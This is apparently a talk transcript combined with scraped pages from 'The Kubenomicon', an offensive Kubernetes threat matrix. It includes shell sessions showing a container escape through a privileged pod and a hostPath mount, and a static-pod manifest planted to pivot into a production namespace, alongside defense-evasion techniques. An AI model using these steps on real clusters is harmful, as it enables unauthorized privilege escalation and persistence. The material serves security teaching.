
4. Attacker has access to
node filesystem

Enumeration

```
user@webapp-pod$ kubectl exec -it pwnd -- sh
/ # whoami ; hostname
root
pwnd
/ # ls
bin      dev      etc      home     lib      lib64    proc     root     rootfs   sys      tmp      usr      var
/ # cat /rootfs/etc/hostname
minikube
/ # ls /rootfs/etc/kubernetes/manifests/
etcd.yaml          kube-apiserver.yaml          kube-controller-manager.yaml  kube-scheduler.yaml
```


How can we make this easier?

- There are some great projects and tools out there:
 - Microsoft's Kubernetes Threat Matrix
- **Trivy**: An extremely comprehensive tool that allows for finding vulnerabilities at multiple different "layers" of Kubernetes security depending on how it's run.
- **Peirates**: A swiss army knife of Kubernetes pentesting.
- **Kdigger**: A context discovery tool for offensive security assessments.
- **Dredge**: Search for files and strings in a Linux system



The Kubenomicon

- Threat matrix for Kubernetes
- Offensive security focused
- Open source ❤️

Home - Kubenomicon

1. Initial access

- 1.1. Using cloud credentials
- 1.2. Compromised image in registry
- 1.3. Kubeconfig file
- 1.4. Application vulnerability
- 1.5. Exposed sensitive interfaces
- 1.6. SSH server running inside container

2. Execution

- 2.1. Exec inside container
- 2.2. New container
- 2.3. Application exploit (RCE) 🔗
- 2.4. Sidecar injection

3. Persistence

- 3.1. Backdoor container
- 3.2. Writable hostPath mount
- 3.3. Kubernetes cronjob
- 3.4. Malicious admission controller
- 3.5. Container service account 🔗
- 3.6. Static pods

4. Privilege escalation

- 4.1. Privileged container
- 4.2. Cluster-admin binding
- 4.3. hostPath mount 🔗
- 4.4. Access cloud resources 🔗

5. Defense evasion

- 5.1. Clear container logs
- 5.2. Delete events
- 5.3. Pod name similarity
- 5.4. Connect from proxy server

6. Credential access

- 6.1. List K8S secrets
- 6.2. Access node information

What is The Kubenomicon?



The Kunenomicon was born of a desire to understand more about Kubernetes from an offensive perspective. I found many great resources to aid in my journey, but I quickly realized:

1. I will never be able to solely document every offensive and defensive Kubernetes technique on my own.
2. Things in the Kubernetes world **move really fast** and there are constantly new attack surfaces to explore. My solution to this is to start the Kubenomicon -- a place where offensive security techniques and how to defend against them can easily be

1.2. Compromised image in registry

1.3. Kubeconfig file

1.4. Application vulnerability

1.5. Exposed sensitive interfaces

1.6. SSH server running inside container

2. Execution

2.1. Exec inside container

2.2. New container

2.3. Application exploit (RCE) [🔗](#)

2.4. Sidecar injection

3. Persistence

3.1. Backdoor container

3.2. Writable hostPath mount

3.3. Kubernetes cronjob

3.4. Malicious admission controller

3.5. Container service account [🔗](#)

3.6. Static pods

4. Privilege escalation

4.1. Privileged container

4.2. Cluster-admin binding

4.3. hostPath mount [🔗](#)

Lets assume that at some point a kubernetes admin made a `dmz` namespace and applied this vulnerable manifest to it.

```
smores@campfire:~/Documents/kubernetes/manifests $ k get pods -n dmz
No resources found in dmz namespace.
smores@campfire:~/Documents/kubernetes/manifests $ k apply -f hostMount.yaml
pod/vuln-nginx created
smores@campfire:~/Documents/kubernetes/manifests $ kubectl get pods -n dmz
NAME          READY   STATUS    RESTARTS   AGE
vuln-nginx    1/1     Running   0           8s
smores@campfire:~/Documents/kubernetes/manifests $
```

As an attacker we either are lucky enough to find ourselves already in the `vuln-nginx` pod, or we exec into the pod. Upon looking at the file system, we can see that the `nodeFS` directory contains the contents of the filesystem of the node running the pod. We can exploit this by utilizing [Persistence -> Static pod](#) to spawn a pod outside of the `dmz` namespace.

```
smores@campfire:~/Documents/kubernetes/manifests $ k exec -n dmz -it vuln-nginx -- bash
root@vuln-nginx:/# ls
bin      dev          docker-entrypoint.sh  home  lib64  mnt      opt    root  sbin  sys  usr
boot     docker-entrypoint.d  etc          lib   media  nodeFS   proc   run   srv   tmp  var
root@vuln-nginx:/# cd /nodeFS/etc/kubernetes/manifests/
root@vuln-nginx:/nodeFS/etc/kubernetes/manifests# ls
etcd.yaml  kube-apiserver.yaml  kube-controller-manager.yaml  kube-scheduler.yaml
root@vuln-nginx:/nodeFS/etc/kubernetes/manifests# echo "apiVersion: v1
kind: Pod
metadata:
  name: jump2prod
  namespace: production
spec:
  containers:
  - name: nginx
    image: nginx:latest" >> jump2prod.yaml
```

exit(0)

- Q/A (Time permitting)
- kubenomicon.com
- GrahamHelton.com/links
- I HAVE STICKERS

